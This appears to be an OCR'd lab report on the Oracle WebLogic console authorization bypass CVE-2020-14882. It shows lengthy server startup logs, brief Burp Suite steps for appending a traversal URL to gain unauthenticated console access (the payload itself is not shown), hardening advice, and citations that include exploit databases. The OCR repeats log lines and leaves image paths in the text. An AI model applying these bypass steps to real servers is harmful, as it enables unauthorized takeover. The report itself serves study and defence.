<Jun 8, 2021 12:09:17 PM IST> <Notice> <WebLogicServer> <BEA-000365> <Server state changed to RESUMING>
<Jun 8, 2021 12:09:17 PM IST> <Notice> <Security> <BEA-090171> <Loading the identity certificate and private key stored under the alias DemoIdentity from the jks keystore file C:\Oracle\MIDDLE~1\WLSERV~1.3\server\lib\DemoIdentity.jks.>
<Jun 8, 2021 12:09:17 PM IST> <Notice> <Security> <BEA-090169> <Loading trusted certificates from the jks keystore file C:\Oracle\MIDDLE~1\WLSERV~1.3\server\lib\DemoTrust.jks.>
<Jun 8, 2021 12:09:17 PM IST> <Notice> <Security> <BEA-090169> <Loading trusted certificates from the jks keystore file C:\PROGRA~1\Java\JDK16~1.0_4\jre\lib\security\cacerts.>
<Jun 8, 2021 12:09:17 PM IST> <Alert> <Security> <BEA-090152> <Demo trusted CA certificate is being used in production mode: [
[
  Version: V3
  Subject: CN=CACERT, OU=FOR TESTING ONLY, O=MyOrganization, L=MyTown, ST=MyState, C=US
  Signature Algorithm: MD5withRSA, OID = 1.2.840.113549.1.1.4
  Key: Sun RSA public key, 512 bits
  modulus: 9550192877869244258838480703390456015046425375252278279190673063544122510925482179963329236052146047356415957587628011282484772458983977898996276815440753
  public exponent: 65537
  Validity: [From: Fri Mar 22 02:12:27 IST 2002,
              To: Wed Mar 23 01:42:27 IST 2022]
  Issuer: CN=CACERT, OU=FOR TESTING ONLY, O=MyOrganization, L=MyTown, ST=MyState, C=US
  SerialNumber: [33f10648 fcde0deb 4199921f d64537f4]
Certificate Extensions: 1
[1]: ObjectId: 2.5.29.15 Criticality=true
KeyUsage [
  Key_CertSign
]
]
  Algorithm: [MD5withRSA]
  Signature:
0000: 9D 26 4C 29 C8 91 C3 A7   06 C3 24 6F AE B4 F8 82 .&L).....$o....
0010: 80 4D AA CB 7C 79 46 84   81 C4 66 95 F4 1E D8 C4 .M...yF...f.....
0020: E9 B7 D9 7C E2 23 33 A4   B7 21 E0 AA 54 2B 4A FF .....#3..!..T+J.



Select C:\Windows\system32\cmd.exe
Algorithm: [MD5withRSA]
Signature:
0000: 9D 26 4C 29 C8 91 C3 A7 06 C3 24 6F AE B4 F8 82 .&L)......$o....
0010: 80 4D AA CB 7C 79 46 84 81 C4 66 95 F4 1E D8 C4 .M...yF...f.....
0020: E9 B7 D9 7C E2 23 33 A4 B7 21 E0 AA 54 2B 4A FF .....#3..!..T+J.
0030: CB 21 20 88 81 21 DB AC 90 54 D8 7D 79 63 23 3C .! ..!...T..yc#<
] The system is vulnerable to security attacks, since it trusts certificates signed by the demo trusted CA.>
<Jun 8, 2021 12:09:17 PM IST> <Notice> <Security> <BEA-090898> <Ignoring the trusted CA certificate "CN=Entrust Root Certification Authority - G2,OU=(c) 2009 Entrust\, Inc. - for authorized use only,OU=See www.entrust.net/legal-terms,O=Entrust\, Inc.,C=US". The loading of the trusted certificate list raised a certificate parsing exception PKIX: Unsupported OID in the AlgorithmIdentifier object: 1.2.840.113549.1.1.11.>
<Jun 8, 2021 12:09:17 PM IST> <Notice> <Security> <BEA-090898> <Ignoring the trusted CA certificate "CN=thawte Primary Root CA - G3,OU=(c) 2008 thawte\, Inc. - For authorized use only,OU=Certification Services Division,O=thawte\, Inc.,C=US". The loading of the trusted certificate list raised a certificate parsing exception PKIX: Unsupported OID in the AlgorithmIdentifier object: 1.2.840.113549.1.1.11.>
<Jun 8, 2021 12:09:17 PM IST> <Notice> <Security> <BEA-090898> <Ignoring the trusted CA certificate "CN=T-TeleSec GlobalRoot Class 3,OU=T-Systems Trust Center,O=T-Systems Enterprise Services GmbH,C=DE". The loading of the trusted certificate list raised a certificate parsing exception PKIX: Unsupported OID in the AlgorithmIdentifier object: 1.2.840.113549.1.1.11.>
<Jun 8, 2021 12:09:17 PM IST> <Notice> <Security> <BEA-090898> <Ignoring the trusted CA certificate "CN=T-TeleSec GlobalRoot Class 2,OU=T-Systems Trust Center,O=T-Systems Enterprise Services GmbH,C=DE". The loading of the trusted certificate list raised a certificate parsing exception PKIX: Unsupported OID in the AlgorithmIdentifier object: 1.2.840.113549.1.1.11.>
<Jun 8, 2021 12:09:17 PM IST> <Notice> <Security> <BEA-090898> <Ignoring the trusted CA certificate "CN=GlobalSign,O=GlobalSign,OU=GlobalSign Root CA - R3". The loading of the trusted certificate list raised a certificate parsing exception PKIX: Unsupported OID in the AlgorithmIdentifier object: 1.2.840.113549.1.1.11.>
<Jun 8, 2021 12:09:17 PM IST> <Notice> <Security> <BEA-090898> <Ignoring the trusted CA certificate "OU=Security Communication RootCA2,O=SECOM Trust Systems CO.\,LTD.,C=JP". The loading of the trusted certificate list raised a certificate parsing exception PKIX: Unsupported OID in the AlgorithmIdentifier object: 1.2.840.113549.1.1.11.>
<Jun 8, 2021 12:09:17 PM IST> <Notice> <Security> <BEA-090898> <Ignoring the trusted CA certificate "CN=VeriSign Universal Root Certification Authority,OU=(c) 2008 VeriSign\, Inc. - For authorized use only,OU=VeriSign Trust Network,O=VeriSign\, Inc.,C=US". The loading of the trusted certificate list raised a certificate parsing exception PKIX: Unsupported OID in the AlgorithmIdentifier object: 1.2.840.113549.1.1.11.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Security> <BEA-090898> <Ignoring the trusted CA certificate "CN=KEYNECTIS ROOT CA,OU=ROOT,O=KEYNECTIS,C=FR". The loading of the trusted certificate list raised a certificate parsing exception PKIX: Unsupported OID in the AlgorithmIdentifier object: 1.2.840.113549.1.1.11.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Security> <BEA-090898> <Ignoring the trusted CA certificate "CN=GeoTrust Primary Certification Authority - G3,OU=(c) 2008 GeoTrust Inc. - For authorized use only,O=GeoTrust Inc.,C=US". The loading of the trusted certificate list raised a certificate parsing exception PKIX: Unsupported OID in the AlgorithmIdentifier object: 1.2.840.113549.1.1.11.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Security> <BEA-090898> <Ignoring the trusted CA certificate "CN=Entrust Root Certification Authority - G2,OU=(c) 2009 Entrust\, Inc. - for authorized use only,OU=See www.entrust.net/legal-terms,O=Entrust\, Inc.,C=US". The loading of the trusted certificate list raised a certificate parsing exception PKIX: Unsupported OID in the AlgorithmIdentifier object: 1.2.840.113549.1.1.11.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Security> <BEA-090898> <Ignoring the trusted CA certificate "CN=thawte Primary Root CA - G3,OU=(c) 2008 thawte\, Inc. - For authorized use only,OU=Certification Services Division,O=thawte\, Inc.,C=US". The loading of the trusted certificate list raised a certificate parsing exception PKIX: Unsupported OID in the AlgorithmIdentifier object: 1.2.840.113549.1.1.11.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Security> <BEA-090898> <Ignoring the trusted CA certificate "CN=T-TeleSec GlobalRoot Class 3,OU=T-Systems Trust Center,O=T-Systems Enterprise Services GmbH,C=DE". The loading of the trusted certificate list raised a certificate parsing exception PKIX: Unsupported OID in the AlgorithmIdentifier object: 1.2.840.113549.1.1.11.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Security> <BEA-090898> <Ignoring the trusted CA certificate "CN=T-TeleSec GlobalRoot Class 2,OU=T-Systems Trust Center,O=T-Systems Enterprise Services GmbH,C=DE". The loading of the trusted certificate list raised a certificate parsing exception PKIX: Unsupported OID in the AlgorithmIdentifier o



Select C:\Windows\system32\cmd.exe
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Security> <BEA-090898> <Ignoring the trusted CA certificate "CN=T-TeleSec GlobalRoot Class 2,OU=T-Systems Trust Center,O=T-Systems Enterprise Services GmbH,C=DE". The loading of the trusted certificate list raised a certificate parsing exception PKIX: Unsupported OID in the AlgorithmIdentifier object: 1.2.840.113549.1.1.11.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Security> <BEA-090898> <Ignoring the trusted CA certificate "CN=GlobalSign,O=GlobalSign,OU=GlobalSign Root CA - R3". The loading of the trusted certificate list raised a certificate parsing exception PKIX: Unsupported OID in the AlgorithmIdentifier object: 1.2.840.113549.1.1.11.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Security> <BEA-090898> <Ignoring the trusted CA certificate "OU=Security Communication RootCA2,O=SECOM Trust Systems CO.\,LTD.,C=JP". The loading of the trusted certificate list raised a certificate parsing exception PKIX: Unsupported OID in the AlgorithmIdentifier object: 1.2.840.113549.1.1.11.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Security> <BEA-090898> <Ignoring the trusted CA certificate "CN=VeriSign Universal Root Certification Authority,OU=(c) 2008 VeriSign\, Inc. - For authorized use only,OU=VeriSign Trust Network,O=VeriSign\, Inc.,C=US". The loading of the trusted certificate list raised a certificate parsing exception PKIX: Unsupported OID in the AlgorithmIdentifier object: 1.2.840.113549.1.1.11.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Security> <BEA-090898> <Ignoring the trusted CA certificate "CN=KEYNECTIS ROOT CA,OU=ROOT,O=KEYNECTIS,C=FR". The loading of the trusted certificate list raised a certificate parsing exception PKIX: Unsupported OID in the AlgorithmIdentifier object: 1.2.840.113549.1.1.11.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Security> <BEA-090898> <Ignoring the trusted CA certificate "CN=GeoTrust Primary Certification Authority - G3,OU=(c) 2008 GeoTrust Inc. - For authorized use only,O=GeoTrust Inc.,C=US". The loading of the trusted certificate list raised a certificate parsing exception PKIX: Unsupported OID in the AlgorithmIdentifier object: 1.2.840.113549.1.1.11.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Server> <BEA-002613> <Channel "sips[1]" is now listening on fe80:0:0:0:7570:b34:26c:b0eb:5061 for protocols sips.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Server> <BEA-002613> <Channel "sip[1]" is now listening on fe80:0:0:0:7570:b34:26c:b0eb:5060 for protocols sip.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Server> <BEA-002613> <Channel "sips[2]" is now listening on fe80:0:0:0:1c30:5644:1510:eac0:5061 for protocols sips.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Server> <BEA-002613> <Channel "DefaultSecure[3]" is now listening on 127.0.0.1:7002 for protocols iiops, t3s, ldaps, https.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Server> <BEA-002613> <Channel "sip[2]" is now listening on fe80:0:0:0:1c30:5644:1510:eac0:5060 for protocols sip.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Server> <BEA-002613> <Channel "sips[3]" is now listening on 127.0.0.1:5061 for protocols sips.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Server> <BEA-002613> <Channel "sip[3]" is now listening on 127.0.0.1:5060 for protocols sip.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Server> <BEA-002613> <Channel "DefaultSecure" is now listening on 192.168.137.135:7002 for protocols iiops, t3s, ldaps, https.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Server> <BEA-002613> <Channel "Default[2]" is now listening on fe80:0:0:0:1c30:5644:1510:eac0:7001 for protocols iiop, t3, ldap, snmp, http.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Server> <BEA-002613> <Channel "Default" is now listening on 192.168.137.135:7001 for protocols iiop, t3, ldap, snmp, http.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Server> <BEA-002613> <Channel "Default[3]" is now listening on 127.0.0.1:7001 for protocols iiop, t3, ldap, snmp, http.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Server> <BEA-002613> <Channel "DefaultSecure[2]" is now listening on fe80:0:0:0:1c30:5644:1510:eac0:7002 for protocols iiops, t3s, ldaps, https.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Server> <BEA-002613> <Channel "sips" is now listening on 192.168.137.135:5061 for protocols sips.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Server> <BEA-002613> <Channel "Default[1]" is now listening on fe80:0:0:0:7570:b34:26c:b0eb:7001 for protocols iiop, t3, ldap, snmp, http.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Server> <BEA-002613> <Channel "sip" is now listening on 192.168.137.135:5060 for protocols sip.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Server> <BEA-002613> <Channel "DefaultSecure[1]" is now listening on fe80:0:0:0:7570:b34:26c:b0eb:7002 for protocols iiops, t3s, ldaps, https.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Server> <BEA-002613> <Channel "sip[4]" is now listening on 0:0:0:0:0:0:0:1:5060 for protocols sip.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Server> <BEA-002613> <Channel "sips[4]" is now listening on 0:0:0:0:0:0:0:1:5061 for protocols sips.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Server> <BEA-002613> <Channel "DefaultSecure[4]" is now listening on 0:0:0:0:0:0:0:1:7002 for protocols iiops, t3s, ldaps, https.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <Server> <BEA-002613> <Channel "Default[4]" is now listening on 0:0:0:0:0:0:0:1:7001 for protocols iiop, t3, ldap, snmp, http.>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <WebLogicServer> <BEA-000329> <Started WebLogic Admin Server "AdminServer" for domain "E1_Apps" running in Production Mode>
<Jun 8, 2021 12:09:18 PM IST> <Notice> <WLSS.Transport> <BEA-330687> <Thread "SIP Message processor (Transport UDP)" is listening on port 5060>




Now the Oracle WebLogic server is in running mode. So, we have to open the web browser and type on the search bar 192.168.0.11:7001/console.


This is the interface of the Oracle WebLogic server. Now we have to open the burp suite software and turn on the intercept and reload again this page.







Now move this to the repeater.








Now let us copy this highlighted URL and attach it to the current URL.





It is successful and now we are in the base domain.

SUMMARY & WEBLOGIC VULNERABILITIES IN THE FUTURE

CVE-2020-14882 is a

😞Classic path traversal vulnerability

And it does

😞Authorization bypass in WebLogic console

😞Full access to WebLogic console with no authentication

21 security researchers credited with finding these bugs

They will not stop at this bug
Actively working to find the next hot weblogic vulnerablilty
Able to sell such vulnerabilities to services/monetize through bug bounties

Integrity anticipates that a number of high risks WebLogic vulnerabilities will be found and patched in future oracle critical patch updates

Security bugs most likely will be in core WebLogic components such as console
Core components are in all WebLogic implementations including oracle EBS, PeopleSoft, OBIEE, SOA, Identity Management etc

WebLogic must be proactively hardened and protected

Block access to everything except what you absolutely need
Use native WebLogic security features
Use web application firewalls (WAF)
Use load balancer or reverse proxy

WORKS CITED

[1] Z. Zorz, "Help Net Security," [Online]. Available: https://www.helpnetsecurity.com/2020/10/29/cve-2020-14882/.

[2] B. Rudis, "Rapid7," [Online]. Available: https://www.rapid7.com/blog/post/2020/10/29/oracle-weblogic-unauthenticated-complete-takeover-cve-2020-14882-what-you-need-to-know/.

[3] P. Kimayong, "Juniper," [Online]. Available: https://blogs.juniper.net/en-us/threat-research/darkirc-bot-exploits-oracle-weblogic-vulnerability.

[4] "NATIONAL VULNERABILITY DATABASE," [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2020-14882.

[5] V. Simonovich, "Security Boulevard," [Online]. Available: https://securityboulevard.com/2020/11/bug-hunting-for-a-quick-buck-using-weblogic-vulnerability-cve-2020-14882/.

[6] Benjeems, "Github," [Online]. Available: https://github.com/corelight/CVE-2020-14882-weblogicRCE.

[7] "Oracle," [Online]. Available: https://www.oracle.com/security-alerts/alert-cve-2020-14750.html.

[8] J. B. Ullrich, "SANS ISC InfoSec Forums," [Online]. Available: https://isc.sans.edu/forums/diary/PATCH+NOW+CVE202014882+Weblogic+Actively+Exploited+Against+Honeypots/26734/.

[9] B. R. Rai, "Logpoint," [Online]. Available: https://www.logpoint.com/en/blog/oracle-weblogic-server-rce-vulnerability/.

[10] K. Morton, "Revenera," [Online]. Available: https://www.revenera.com/blog/software-composition-analysis/remote-code-execution-vulnerability-oracle-weblogic-server-under-attack/.

[11] "Detectify," [Online]. Available: https://blog.detectify.com/2020/12/03/detectify-checks-for-critical-oracle-weblogic-server-rces-cve-2020-14882-cve-2020-14750/.

[12] "Tenable," [Online]. Available: https://www.tenable.com/plugins/nessus/142594.

[13] A. Yaseen, "Unified Networking," [Online]. Available: https://www.unifiedguru.com/cve-2020-14882-oracle-weblogic-remote-code-execution-vulnerability-exploited-in-the-wild/.

[14] S. Gupta, "Virsec Systems," [Online]. Available: https://www.virsec.com/research-lab/cve-2020-14882-weblogic-rce-via-get-request.

[15] "Cyber Security Agency of Singapore," [Online]. Available: https://www.csa.gov.sg/singcert/alerts/sb-2021-004.

[16] M. Hao, "NSFOCUS," [Online]. Available: https://nsfocusglobal.com/weblogic-console-http-remote-code-execution-vulnerability-cve-2020-14882-protection-solution/.

[17] R. Marinho, "Morphus Labs," [Online]. Available: https://morphuslabs.com/not-cryptomining-campaign-targeting-weblogic-cve-2020-14882-1090ad28ab39.

[18] "Sonicwall," [Online]. Available: https://securitynews.sonicwall.com/xmlpost/cve-2020-14882-oracle-weblogic-remote-code-execution-vulnerability-exploited-in-the-wild/.

[19] "Netsparker," [Online]. Available: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/oracle-weblogic-remote-code-execution-cve-2020-14882/.

[20] "VulnHub," [Online]. Available: https://www.vulnhub.com/entry/exploit-exercises-protostar-v2,32/.

[21] Jang, "Medium," [Online]. Available: https://testbnull.medium.com/weblogic-rce-by-only-one-get-request-cve-2020-14882-analysis-6e4b09981dbf.

[22] "Oracle," [Online]. Available: https://www.oracle.com/security-alerts/cpuoct2020traditional.html.

[23] "InfoTech News," [Online]. Available: https://meterpreter.org/cve-2020-14882-weblogic-console-remote-code-execution-vulnerability-patch-bypass-alert/.

[24] "Exploit Database," [Online]. Available: https://www.exploit-db.com/exploits/49479.

[25] "Exploit Database," [Online]. Available: https://www.exploit-db.com/exploits/48971.

[26] "Vulmon," [Online]. Available: https://vulmon.com/searchpage?q=cve-2020-14882.

[27] J. v. wvu, "Packet Storm," [Online]. Available: https://packetstormsecurity.com/files/160143/Oracle-WebLogic-Server-Administration-Console-Handle-Remote-Code-Execution.html.